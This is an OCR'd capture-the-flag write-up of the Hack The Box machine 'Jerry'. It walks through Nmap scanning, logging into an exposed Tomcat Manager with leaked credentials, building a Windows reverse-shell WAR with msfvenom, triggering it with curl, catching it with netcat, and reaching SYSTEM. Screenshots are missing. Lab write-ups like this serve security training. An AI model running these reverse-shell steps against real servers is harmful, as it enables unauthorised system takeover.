
Jerry

Related Academy Modules

- Network Enumeration with Nmap
- Login Brute Forcing
- Windows Privilege Escalation
- Broken Authentication
- Attacking Common Applications
- File Upload Attacks
- Password Attacks
- Introduction to Networking
- Getting Started
- Shells & Payloads
- Using the Metasploit Framework

Nmap scan


We first run a basic Nmap service scan to determine the open TCP ports. I like to do service, basic script and OS scan with maximum speed on HTB machines. We get the following result:



Navigating around


Navigating around IP:8080, we can find the documentation, configuration, examples and the manager app at the click of a button. If we click on the Manager App and try some default credentials, like admin:admin we get **403 Access Denied**, but we still see the path to the

manager app in the URL. We also find some interesting credentials.



In the Manager App

The credentials were not only interesting, but also valid. We got into the Manager App. It looks like we are on the right track to RCE with an Arbitrary File Upload.



Reverse Shell

Now there are multiple POC's for this well known CVE. If you just write a couple of keywords like:

- *service* RCE
- *service* vulnerability
- *service version* CVE
  I'm sure you'll find multiple POC's to use. I've tried them but they didn't work for me, so I used **msfvenom** to create a reverse tcp shell.

```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.18 LPORT=4444 -f war > rev_shell-9002.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of war file: 52286 bytes
```

  Now you'll need to open up that file at some point, to find out the name of the .jsp file you will need to use. Mine is: **fcokumrprrb.jsp**.

Deploy the reverse shell on the Manager App, start listening on netcat and request the file. In my case I used

```
curl 10.10.10.95:8080/rev_shell/fcokumrprrb.jsp
```

while listening with netcat on the specified port:

```
nc -lvnp 4444
```

We got our results.

```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

 Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM    <DIR>          .
06/19/2018  04:07 AM    <DIR>          ..
06/19/2018  04:06 AM    <DIR>          bin
06/19/2018  06:47 AM    <DIR>          conf
06/19/2018  04:06 AM    <DIR>          lib
05/07/2018  02:16 PM            57,896 LICENSE
09/24/2025  05:46 AM    <DIR>          logs
05/07/2018  02:16 PM             1,275 NOTICE
05/07/2018  02:16 PM             9,600 RELEASE-NOTES
05/07/2018  02:16 PM            17,454 RUNNING.txt
09/24/2025  06:53 AM    <DIR>          temp
09/24/2025  06:52 AM    <DIR>          webapps
06/19/2018  04:34 AM    <DIR>          work
               4 File(s)         86,225 bytes
               9 Dir(s)   2,391,343,104 bytes free
```

Your intuition will probably take you straight to the flags, with this very kindly named file: **2 for the price of 1.txt**.

Goodbye!